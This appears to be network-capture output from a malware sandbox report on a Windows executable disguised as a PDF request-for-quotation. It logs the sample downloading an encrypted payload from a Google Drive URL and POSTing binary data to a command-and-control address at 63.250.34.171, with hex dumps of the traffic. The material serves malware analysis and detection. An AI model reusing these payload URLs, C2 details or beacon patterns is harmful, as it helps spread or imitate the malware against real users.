Dec 1, 2021 11:57:49.049098969 CET	9682	IN	HTTP/1.1 403 Forbidden Date: Wed, 01 Dec 2021 10:57:48 GMT Server: Apache/2.4.38 (Debian) Content-Length: 287 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0d 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 0d 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 36 33 2e 32 35 30 2e 33 34 2e 31 37 31 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. <hr><address>Apache/2.4.38 (Debian) Server at 63.250.34.171 Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49825	63.250.34.171	80	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 11:57:52.652789116 CET	9682	OUT	POST /tickets.php?id=277 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.250.34.171 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA495C78 Content-Length: 163 Connection: close
Dec 1, 2021 11:57:53.605789900 CET	9685	IN	HTTP/1.1 403 Forbidden Date: Wed, 01 Dec 2021 10:57:52 GMT Server: Apache/2.4.38 (Debian) Content-Length: 287 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0d 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 0d 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 36 33 2e 32 35 30 2e 33 34 2e 31 37 31 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. <hr><address>Apache/2.4.38 (Debian) Server at 63.250.34.171 Port 80</address></body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49792	142.250.180.110	443	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-01 10:57:38 UTC	0	OUT	GET /uc?export=download&id=1f5uP5o0CfHZv_GAVqkAqahPOSxgGlgCb HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: drive.google.com Cache-Control: no-cache Cookie: CONSENT=YES+GB.en-GB+V9+BX
2021-12-01 10:57:38 UTC	0	IN	HTTP/1.1 302 Moved Temporarily Content-Type: text/html; charset=UTF-8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate Pragma: no-cache Expires: Mon, 01 Jan 1990 00:00:00 GMT Date: Wed, 01 Dec 2021 10:57:38 GMT Location: https://doc-00-50-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/tmgkbuuoqg7e2eb3u8b2c66mt8m0nijc/1638356250000/03026244708369606156/*/1f5uP5o0CfHZv_GAVqkAqahPOSxgGlgCb?e=download P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Report-To: {"group":"coop_gse_l9ocaq","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gse_l9ocaq"}]} Content-Security-Policy: script-src 'nonce-c98Ige+CGajsmFHH8IHEQA' 'unsafe-inline' 'strict-dynamic' https: http: 'unsafe-eval';object-src 'none';base-uri 'self';report-uri https://csp.withgoogle.com/csp/drive-explorer/ Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop_gse_l9ocaq" X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block Server: GSE Set-Cookie: NID=511=RbH0ThAklRT-V2MEDXdyF7kXvVDjQs949XeFpwPKVsLL8jbEODyPuUS-e6qhb9kmhK5pUgxxD2bnncofWLeCSJkuRhKqpxTI72tVlkiH8iI0_AVtWqm6u-DqU5OVkuoXhiiQ_9HhwzUWa2mEKwwz7cfi0P4SihoXqPcEcZMZ1K4; expires=Thu, 02-Jun-2022 10:57:38 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=none Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2021-12-01 10:57:38 UTC	1	IN	Data Raw: 31 38 34 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4d 6f 76 65 64 20 54 65 6d 70 6f 72 61 72 69 6c 79 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 64 6f 63 2d 30 30 2d 35 30 2d 64 6f 63 73 2e 67 6f 6f 67 6c 65 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 64 6f 63 73 2f 73 65 63 75 72 65 73 63 2f 68 61 30 72 6f 39 33 37 67 63 75 63 37 6c 37 64 65 66 66 6b 73 75 6c 68 67 35 68 37 6d 62 70 31 2f 74 6d 67 6b Data Ascii: 184<HTML><HEAD><TITLE>Moved Temporarily</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Moved Temporarily</H1>The document has moved <A HREF="https://doc-00-50-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/tmgk
2021-12-01 10:57:38 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49796	216.58.198.33	443	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-01 10:57:38 UTC	2	OUT	GET /docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/tmgkbuuoqg7e2eb3u8b2c66mt8m0nijc/1638356250000/03026244708369606156/*/1f5uP5o0CfHZv_GAVqkAqahPOSxgGlgCb?e=download HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Cache-Control: no-cache Host: doc-00-50-docs.googleusercontent.com Connection: Keep-Alive
2021-12-01 10:57:38 UTC	2	IN	HTTP/1.1 200 OK X-GUploader-UploadID: ADPycdsOdseX3DzRWTiMz7pvvs2DsaKqt7dq4YExMGDT9FtuVBpnfdjfWDppYWQJhqS1hF6QvVbpI0_veIo29WVepCCRKNcoaA Access-Control-Allow-Origin: * Access-Control-Allow-Credentials: false Access-Control-Allow-Headers: Accept, Accept-Language, Authorization, Cache-Control, Content-Disposition, Content-Encoding, Content-Language, Content-Length, Content-MD5, Content-Range, Content-Type, Date, developer-token, financial-institution-id, X-Goog-Sn-Metadata, X-Goog-Sn-PatientId, GData-Version, google-cloud-resource-prefix, linked-customer-id, login-customer-id, x-goog-request-params, Host, If-Match, If-Modified-Since, If-None-Match, If-Unmodified-Since, Origin, OriginToken, Pragma, Range, request-id, Slug, Transfer-Encoding, hotrod-board-name, hotrod-chrome-cpu-model, hotrod-chrome-processors, Want-Digest, x-chrome-connected, X-ClientDetails, X-Client-Version, X-Firebase-Locale, X-Goog-Firebase-Installations-Auth, X-Firebase-Client, X-Firebase-Client-Log-Type, X-Firebase-GMPID, X-Firebase-Auth-Token, X-Firebase-AppCheck, X-Goog-Drive-Client-Version, X-Goog-Drive-Resource-Keys, X-GData-Client, X-GData-Key, X-GoogApps-Allowed-Domains, X-Goog-AdX-Buyer-Impersonation, X-Goog-Api-Client, X-Goog-Visibilities, X-Goog-AuthUser, x-goog-ext-124712974-jspb, x-goog-ext-251363160-jspb, x-goog-ext-259736195-jspb, X-Goog-PageId, X-Goog-Encode-Response-If-Executable, X-Goog-Correlation-Id, X-Goog-Request-Info, X-Goog-Request-Reason, X-Goog-Experiments, x-goog-iam-authority-selector, x-goog-iam-authorization-token, X-Goog-Spatula, X-Goog-Travel-Bgr, X-Goog-Travel-Settings, X-Goog-Upload-Command, X-Goog-Upload-Content-Disposition, X-Goog-Upload-Content-Length, X-Goog-Upload-Content-Type, X-Goog-Upload-File-Name, X-Goog-Upload-Header-Content-Encoding, X-Goog-Upload-Header-Content-Length, X-Goog-Upload-Header-Content-Type, X-Goog-Upload-Header-Transfer-Encoding, X-Goog-Upload-Offset, X-Goog-Upload-Protocol, x-goog-user-project, X-Goog-Visitor-Id, X-Goog-FieldMask, X-Google-Project-Override, X-Goog-Api-Key, X-HTTP-Method-Override, X-JavaScript-User-Agent, X-Pan-Versionid, X-Proxied-User-IP, X-Origin, X-Referer, X-Requested-With, X-Stadia-Client-Context, X-Upload-Content-Length, X-Upload-Content-Type, X-Use-HTTP-Status-Code-Override, X-Ios-Bundle-Identifier, X-Android-Package, X-Ariane-Xsrf-Token, X-YouTube-VVT, X-YouTube-Page-CL, X-YouTube-Page-Timestamp, X-Compass-Routing-Destination, x-framework-xsrf-token, X-Goog-Meeting-ABR, X-Goog-Meeting-Botguardid, X-Goog-Meeting-ClientInfo, X-Goog-Meeting-ClientVersion, X-Goog-Meeting-Debugid, X-Goog-Meeting-Identifier, X-Goog-Meeting-RtcClient, X-Goog-Meeting-StartSource, X-Goog-Meeting-Token, X-Goog-Meeting-ViewerInfo, X-Client-Data, x-sdm-id-token, X-Sfdc-Authorization, MIME-Version, Content-Transfer-Encoding, X-Earth-Engine-App-ID-Token, X-Earth-Engine-Computation-Profile, X-Earth-Engine-Computation-Profiling, X-Play-Console-Experiments-Override, X-Play-Console-Session-Id, x-alkali-account-key, x-alkali-application-key, x-alkali-auth-apps-namespace, x-alkali-auth-entities-namespace, x-alkali-auth-entity, x-alkali-client-locale, EES-S7E-MODE, cast-device-capabilities, X-Server-Timeout Access-Control-Allow-Methods: GET,OPTIONS Content-Type: application/octet-stream Content-Disposition: attachment;filename="Kelly_EsVTDBwyFh235.bin";filename*=UTF-8''Kelly_EsVTDBwyFh235.bin Content-Length: 106560 Date: Wed, 01 Dec 2021 10:57:38 GMT Expires: Wed, 01 Dec 2021 10:57:38 GMT Cache-Control: private, max-age=0 X-Goog-Hash: crc32c=3XouAQ== Server: UploadServer Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-12-01 10:57:38 UTC	6	IN	Data Raw: c5 47 e7 48 0a b2 d4 dd c5 af be 08 f9 7a 52 de 2c 52 f3 3f 91 53 36 59 6b b0 82 e4 2a 95 19 04 c9 c0 e7 86 ba cb 58 86 0f 85 b3 55 91 68 74 24 88 0b 08 20 74 7f 6c b4 80 19 59 75 0c 85 9a 24 a7 cf 77 21 96 96 7d f3 ab 89 67 21 2c e1 cc d2 35 82 ce b2 33 36 9d 6b 13 04 7d de 85 a4 10 5b d1 a3 c8 90 2d 90 eb d4 2a 85 ea 18 fb 28 38 96 6c bc 25 21 37 a3 f2 ce f8 3f 8f e6 95 65 d9 79 57 cc 28 76 0d 95 8d 24 c4 8d 83 d0 62 4e 99 35 2a 45 f4 13 fc 7d ee 14 38 d1 73 4b a2 e7 0c 34 5d f3 57 45 83 e7 dd 1b b7 1d 2a 11 b3 0a 68 6a 62 e2 60 9c eb b6 25 55 2f a7 9b 85 a0 3d 00 0f 74 a8 e6 b6 66 0f f6 64 59 74 f7 e0 9c 90 51 68 42 b0 60 57 49 e6 44 5d bb 25 4c 74 4b 2c 84 55 b8 cb be 50 e4 d8 66 bd b9 1b 52 57 16 37 fa 89 d1 31 4a 53 6b 2e 0d 18 64 8e 1c 40 ed e1 b8 Data Ascii: GHzR,R?S6Yk*XUht$ tlYu$w!}g!,536k}[-*(8l%!7?eyW(v$bN5*E}8sK4]WE*hjb`%U/=tfdYtQhB`WID]%LtK,UPfRW71JSk.d@
2021-12-01 10:57:39 UTC	9	IN	Data Raw: 3f b7 9e ca 0b 37 e8 32 a1 1f 18 a5 02 a9 00 a2 0e 67 3f 01 15 79 ad 4f 3a d5 26 e3 e4 9f db b0 d1 84 89 5a 65 91 4f 9f a3 b5 b2 58 23 6c 67 f9 83 92 fa a4 94 67 8b 37 3d 4d c2 56 0d b1 d3 43 77 26 cb 1e 9c 81 e8 e7 91 81 d9 c9 c6 0e 96 70 f8 30 a8 12 31 0c 88 fb e4 ab f2 a3 b7 31 68 cb 63 9e 92 2c 4e 46 47 91 11 dc 9b 1a 92 27 66 95 df 31 e6 50 b1 5b 94 d7 1b 8e e0 c6 06 4c d4 17 cf a5 94 0a 3c c2 e2 bb 3e c4 82 c0 cf 65 48 0c da cc 1e 5e 80 46 d3 34 b7 7b 38 8b 99 07 09 74 6c 1e fa a2 0a ca 5e d0 56 2d ea b0 ec dc 9f 65 0b 51 7f d7 fa b9 50 44 f7 73 59 9b 50 7c 60 7e 11 9b 7c 9f 58 7f a3 5d 05 75 2f 49 d6 60 87 b1 2b 5f d6 8e df 9c c8 d6 2f 7e d3 45 a8 dc ce 71 d6 85 44 e2 2d 6f b7 ed 9c 30 b2 7e 93 82 70 6f 50 1f 64 23 53 03 b6 90 50 50 67 ea 6b 87 1c Data Ascii: ?72g?yO:&ZeOX#lgg7=MVCw&p011hc,NFG'f1P[L<>eH^F4{8tl^V-eQPDsYP|`~|X]u/l`+_/~EqD-o0~poPd#SPPgk
2021-12-01 10:57:39 UTC	13	IN	Data Raw: c5 3f 3d b7 a0 1a 82 c3 33 84 ae 66 dc 5f 6b a8 5b 8d 35 88 d7 12 90 46 b5 9b 54 83 03 35 a2 b0 7d 35 fb e6 f5 b6 51 04 48 d1 d2 47 75 fc f0 b0 22 b8 94 54 d2 16 12 ba ae b8 f0 40 c6 e1 15 6e c6 dd f7 75 74 5b 5d 2b 8a 15 79 f3 05 0e 10 d7 ea 2e bd 30 29 aa 4c 3f 05 74 98 73 67 92 a9 ab bc b1 48 69 78 a7 aa 95 8a 53 44 f2 aa 8f 57 b3 9a 17 2a ac ad b3 c9 0b bc 89 a6 f7 11 3f a6 cf 42 48 97 85 61 6b de 98 71 f0 94 7b 04 90 ed 88 6f 10 8f d9 07 4c 79 eb 95 e7 21 7c 32 80 0c 50 0a a3 29 b2 9d 04 2d 4e 01 0a ba 18 4a b9 47 da 78 59 c2 e4 67 dc 3b 5a d7 ec b4 a6 dc cf fc 95 35 60 59 fb 01 f8 13 9a b3 a1 e1 37 a3 f2 4d 10 3e 0a 2f 6a e1 6a 79 59 d3 65 be 0e 21 84 e9 91 26 b0 9a e9 d4 32 5d 43 36 f5 a0 4f fa 81 55 5d 23 1a 5d 26 00 a8 d8 cb d4 f4 c9 a0 e1 dd 46 Data Ascii: ?=3f_k[5FT5}5QHGu"T@nut[]+y.0)L?tsgHixSDW*?BHakq{oLy!|2P)-NJGxYg;Z5`Y7M>/jjyYe!&2]C6OU]#]&F

Timestamp	kBytes transferred	Direction	Data
2021-12-01 10:57:39 UTC	17	IN	Data Raw: d1 3f 1c 71 f7 a1 8a a4 cc 78 62 21 63 f5 40 22 44 8e 2d d3 72 cc 3e f7 a8 df fd 16 74 e5 65 51 9b d4 c2 a7 cf 1f a2 f4 0a 23 52 30 83 ec e4 e2 40 fa 56 96 01 c1 34 ed ba 61 f0 4f 51 71 f4 95 72 d5 8f 03 4b 10 d6 f4 b1 bd 7f d8 3e e5 2f 87 1d 51 20 86 d3 31 7e 70 1f 7b b2 7e 84 33 a5 de 01 93 63 e9 d6 f3 ec 7c ab 52 ff ea 89 71 b6 fa 8a 78 e3 55 e6 28 de 80 1b 2b 3b 24 c0 4f 2a 84 8f c1 1a b9 1b 9c 70 cc 6b 06 d7 2b 7e 39 a8 bb 3a 92 6f 27 5a 2d 27 bb ac d4 c4 93 8e d1 6c d4 75 bb c5 0a 19 13 c8 54 ea db 85 5c 41 7d 80 ad 20 be 87 58 cf c8 b9 2c 27 04 55 7f 32 2c bd 82 70 32 8d 68 c8 ac 0a 91 2c 0d f7 f0 eb 87 7b 55 79 0d bd 00 69 aa 80 b8 ea e7 99 02 fa 78 78 f3 43 42 e4 df 5e 1b 0f 24 2f 52 10 98 c5 6a a9 89 b2 56 82 71 52 b6 d8 c2 18 79 b6 38 5a a1 45 Data Ascii: ?qxb!c@"D-r>teQ#R0@V4aOQqrK>/Q 1~p{~3c|RqxU(+;$O*pk+~9:o'Z-'luT\A} X,'U2,p2h,{UyixxCB^$/ RjVqRy8ZE
2021-12-01 10:57:39 UTC	18	IN	Data Raw: da 3a fe 8e e4 cd c6 a3 00 2e ee 8f 21 65 69 55 ee c4 75 1b db 61 f7 92 c8 16 03 92 43 25 a1 39 71 41 9d 9f 3d b3 c2 83 3f 6c 8d 42 82 0e c0 34 d7 da 56 8c b7 f6 dd 49 0e 00 29 13 66 96 3b 44 97 bc d4 76 dc 1b e9 50 be 35 7c a8 65 ae 86 11 3a 40 c9 e2 41 a1 f4 22 50 5a 93 2d 2b 11 7e be 31 36 6d 91 34 e8 80 39 22 2d fb f1 d1 a3 60 f8 c1 23 51 de f5 70 94 f6 a5 ae 42 ae 6b 63 b4 06 76 8a 07 48 da f3 0a aa 3b 3e 7a 78 51 ce 59 d1 ac c9 39 79 0a e9 7d 27 de 6a bd ad 84 79 1a fe 5d a0 95 5a 2e 41 a6 e2 e8 ee 68 a8 5e 78 10 33 52 74 de 9a d2 b9 01 91 6a 1f 7d c9 18 2a d7 bf e7 21 cc a5 a6 99 81 d7 5e 7c c7 11 48 c1 8c 82 ce 4d 46 3e f5 4f 02 45 7d 36 49 b9 10 5b 5a 53 91 c9 a8 66 e4 50 dd 85 ea 18 a8 7b 50 7c c0 48 f1 72 df 8a 06 31 07 b2 02 56 98 9a 26 28 0f Data Ascii: :..!eiUuaC%9qA=?lB4Vl)f;DvP5|e:@A"PZ-+~16m49"-`#QpBkcvH;>zxQY9y}'jy]Z.Ah^x3Rtj}*!^|HMF>OE }6l[ZSfP{P|Hr1V&(
2021-12-01 10:57:39 UTC	19	IN	Data Raw: 62 fe 37 ff 75 6d 74 43 20 f0 e2 12 c9 28 e0 69 a4 72 31 e3 49 18 62 d1 e4 1e d9 60 08 4a 6d 0a 14 2b 06 6d 97 1f d7 1b 51 6c 9c d3 31 0a 40 f3 10 0e 8c 48 33 40 93 58 c4 e2 8b a0 d4 cf d6 2b 91 03 d0 b7 7e 6d 84 3a d9 97 3d f6 1b da 86 ba 04 86 7e c5 92 20 de 8f 69 05 a5 d7 1f f1 46 43 0a 62 a3 12 4f 98 bb 57 be e3 d6 5a a7 5a a3 e6 1f 3d 6c fa 50 be 1a 46 09 b5 b4 48 88 a3 c3 84 ee b6 d3 56 f2 eb e4 df e8 d1 58 cf 30 10 0e c7 a8 ab d1 8c af 2f 71 f6 57 25 e6 91 66 3c a6 e6 b0 36 e5 27 b8 43 05 11 63 c5 af a2 ac 3e 63 48 e0 37 95 2c dd b8 fc 38 b3 ec 20 8e cd b9 89 ce be f1 dd bd 1c cf 4c 48 c3 fe 95 4b 0a 33 49 9c dc 38 73 30 a1 2c 1d 92 cb 48 37 2e 14 21 76 23 2d d7 8e 02 b4 eb 78 84 4e 15 98 57 ad 76 b9 af 09 e4 a6 5e e5 26 a4 cb 97 75 41 df f0 3a 5a Data Ascii: b7umtC (ir1Ib`Jm+mQl1@H3@X+~m:=~ iFCbOWZZ=lPFHVX0/qW%f<6'Cc>cH7,8 LHK3I8s0,H7.!v#-xNWv^& uA:Z
2021-12-01 10:57:39 UTC	21	IN	Data Raw: e2 e0 2d b2 0c 75 47 93 0c 92 d9 97 a7 5d 06 5c e8 72 ae ef 9e 3f 58 cc 74 c7 2e 5b 6a 91 39 84 ff 63 2b 54 8d 3a 6d 7c d9 53 a2 77 21 1f c7 5f ad f0 a5 6a c1 88 0e 3e 33 d1 4d 30 5e 7e 08 66 e3 c1 78 17 2e 6b 50 ad c9 4d d8 de f9 b4 b7 28 3d 26 29 d8 13 5f 48 74 11 f1 f0 73 d4 1b 9e e7 4c 7e a7 90 6f 5b b8 26 67 0f ff c7 47 e9 84 dd b6 d5 28 ea 41 2e 81 62 de e0 9c 2b 1b 9a 6d 98 de e0 de 27 97 72 f7 32 d8 33 61 75 a2 b0 fb 82 b4 85 cc 8f 1e 91 a3 9f 6f 1e c6 14 a1 26 6d 64 c6 04 d7 bb 52 48 35 60 dd b4 5b 0d bb f7 69 67 e4 81 9a 26 2e b1 2f 71 87 f2 78 6f 2d b2 dd 71 7f 50 90 46 18 bf bf d7 e8 48 4b d6 38 02 37 b6 75 00 dc e9 b7 1a 13 65 70 cb 50 86 43 7e 24 ac 3d 1d ba c4 b5 7a 9d fb 8c c9 44 5d 57 f4 77 c6 46 f5 b6 ec 8e 54 49 9c 48 ee f5 b7 fa 27 1f Data Ascii: -uG]\r?Xt.[j9c+T:m|Sw!_j>3M0^~fx.kPM(=&)_HtsL~o[&gG(A.b+m'r23auo&mdRH5`[ig&./qxo-qPFHK87 uepPC~$=zD]WwFTIH'
2021-12-01 10:57:39 UTC	22	IN	Data Raw: b7 4f 44 68 4f 07 30 ed 2b 20 91 c4 77 df 8e fe 83 5d 58 ab 93 bb 7b 32 47 28 d9 3d a0 b3 ee 1f 4d 7e 5a 2d 23 ac 7b f8 3b 43 80 c9 92 95 0a 24 7e eb 48 08 51 74 9e dc 85 ea 7e 2d 5a 90 c5 e3 44 f2 31 d0 be 2a 9c 96 1c 88 cf af 79 dd ce 78 3a 46 30 66 29 a2 a0 13 c9 59 43 2b 20 aa 2e 5b a5 b6 b6 03 29 b6 63 13 41 a0 d6 3a fd 04 c4 c6 e4 df 09 c7 12 2f b1 22 bb f2 af 71 57 dc a0 c3 06 d4 8e 1e 71 b0 d8 cc 1b 3e cf d4 23 22 0c c6 5f b7 6b 91 e1 5a 45 a6 ca 61 fc fd e8 84 8d 2d d6 73 5e fb 1d 88 61 ab d8 aa e6 c9 29 a9 17 41 de d4 dc 13 5e 62 b0 11 e3 f9 bc 30 0b fd 0a 78 ea 4c 0c 1f a3 c1 88 1d c7 3d e2 66 12 81 39 4d 30 05 6e df 91 af 96 f9 68 da 8a 58 90 50 6b cc cb 5c 77 23 9c 2b fe 04 9f 41 ff a5 6c 27 5b aa 8d be 1f c0 c9 fc d2 88 78 23 f4 56 4c b0 91 Data Ascii: ODhO0+ w]X{2G(=M~Z-#{;C$~HQt~-ZD1*yx:F0f)YC+ .[)cA:/"qWq>#"_kZEa-s^a)A^b0xL=f9M0nhXPk\w# +Al'[x#VL
2021-12-01 10:57:39 UTC	23	IN	Data Raw: 3a 60 00 54 7e 68 14 49 e8 31 f3 d3 8c 56 74 b9 59 65 2a bb ae 9d 71 a1 0a 9f 48 90 64 23 25 13 12 8e 7d fe f5 18 35 ce c1 74 45 2a bc 4f 18 de cc a5 bd ac f4 d7 ec c4 8e dd 99 59 61 01 22 a2 60 60 62 1e 5f c3 38 2e c6 f6 55 1a 16 e6 3c c4 68 b0 bf 13 6f 7d ab 5a b7 6d d0 11 67 bc 25 a8 72 5f 7f be e8 69 67 0a bc 9a 26 f2 81 8a cb fd d6 2e 00 57 e5 35 82 cb f9 05 cd 0e ab 9e 0d 9c 71 99 72 a0 1a b0 73 a5 b6 79 ef 18 24 76 90 85 28 e0 54 23 68 01 48 61 1f 2c e2 b5 f0 e5 d4 fe c5 bb a5 19 05 61 df b6 ad 1d 50 5c 47 10 96 a0 c8 57 1f 36 82 53 11 a5 de e5 b8 3a 40 a0 d9 7f 36 3e 3d 98 64 d7 46 d9 97 68 91 f5 35 6b 2c 05 34 2d 37 64 d9 41 39 ab dc 9b bb cc a8 91 5c fe 6c 5a 42 ec 60 81 eb f6 33 a5 56 ed 3e 01 b0 a3 53 f7 5e 8f 17 f6 23 23 c4 d8 13 54 eb 84 a4 Data Ascii: :`T~hI1VtYe*qHd#%}5tE*OYa"``b_8.U<ho}Zmg%r_ig&.W5qrsy$v(T#hHa,aP\GW6S:@6>=dFh5k,4-7dA9\l ZB`3V>S^##T
2021-12-01 10:57:39 UTC	24	IN	Data Raw: 7f 1d f2 ba db ad 88 b3 32 ba e5 8e 7e d3 91 ff 82 69 68 96 aa 0d 36 ce 17 64 fc a2 00 24 62 dc fd 5e ff bb 03 4c 80 ec dc 99 ab 3c d8 33 5b 2d ce 45 10 0f 39 5f 65 d2 12 74 4c 61 35 c2 cb 3f 65 60 49 88 09 86 31 a1 19 3c 27 e1 ac 8d 21 c7 9a 75 8b d4 52 d2 fb d3 cd dc 41 a3 f6 ca 5c a2 05 a1 15 88 84 98 ce 83 e8 bf 70 10 35 a3 e2 4a a5 50 20 70 dc 0a d1 89 4e 81 65 aa 4d c8 0c 98 60 21 65 66 18 67 39 30 1d d1 22 87 ff bd 83 57 5e f7 eb 15 af 1e 9b af af 47 c4 8f bd f6 51 77 2c 43 4a 97 4d 57 cb 44 92 08 47 94 c7 3d 86 40 0e 94 2a 23 3c 2f 98 e5 c5 97 67 4a 65 bc b2 9a 6d ce 40 4a 20 7a 18 a0 bf 89 b0 6f 32 9f 9d c7 50 34 50 6b 61 86 07 dc b1 70 34 94 b1 f5 d8 f0 bb 65 9c 6d 75 d4 c6 cd 78 f7 09 ee bd 20 15 b3 8d b8 11 05 c3 e1 4b 2e 00 40 46 90 31 61 e9 Data Ascii: 2~ih6d$b^L<3[-E9_etLa5?e`I1<'!uRA\p5JP pNeM`!efg90"W^GQw,CJMWDG=@*#</gJem@J zo2P4Pkap4em ux K.@F1a
2021-12-01 10:57:39 UTC	26	IN	Data Raw: 4c 41 8b 2e 5c 4b 54 31 1b 2c 3f 23 d3 02 5c 2b d7 c7 cf 5f 7c 7a 7f 6c fe 31 9b 73 d3 dc b0 32 9a ac 71 b1 74 93 78 0d 12 4d 83 e7 6e 0f 24 0f 70 cd 5d c8 f1 23 80 81 82 48 91 80 b7 9b 79 2b 6a ad a4 d6 58 c5 79 fa 10 5e 01 f8 f9 48 0e a6 2f 3b 1c e7 2c cb 06 3a 36 6d 53 5b 58 ee 8d f6 d5 fe f2 47 9a c8 a0 8a a2 e0 c9 5a 20 62 89 08 b9 b8 b1 83 57 3c 77 87 48 a5 13 ff 16 c6 2e 18 8b 5a a9 dd f4 68 02 92 ff a8 49 01 f2 d5 df 10 97 91 26 59 9d 5c af 8d 82 48 5d bf 95 60 12 33 1b fd 0f 84 d6 1c d7 f5 f7 07 4a e8 09 f9 be 55 5f ee 94 2a 14 0d 06 eb 3b 5c 74 33 38 f0 33 da 0a 1d 14 45 f0 e7 01 72 0a 4b 7f a0 f6 b4 37 a7 3a 7f b4 36 f7 dd b8 ac de 3f 37 42 be 8c 84 84 bd 42 39 71 f3 32 8a 81 cc 27 5a 1f 9a e1 44 57 2d d7 bd 12 92 66 e0 e9 80 f3 3e 16 eb c6 b4 Data Ascii: 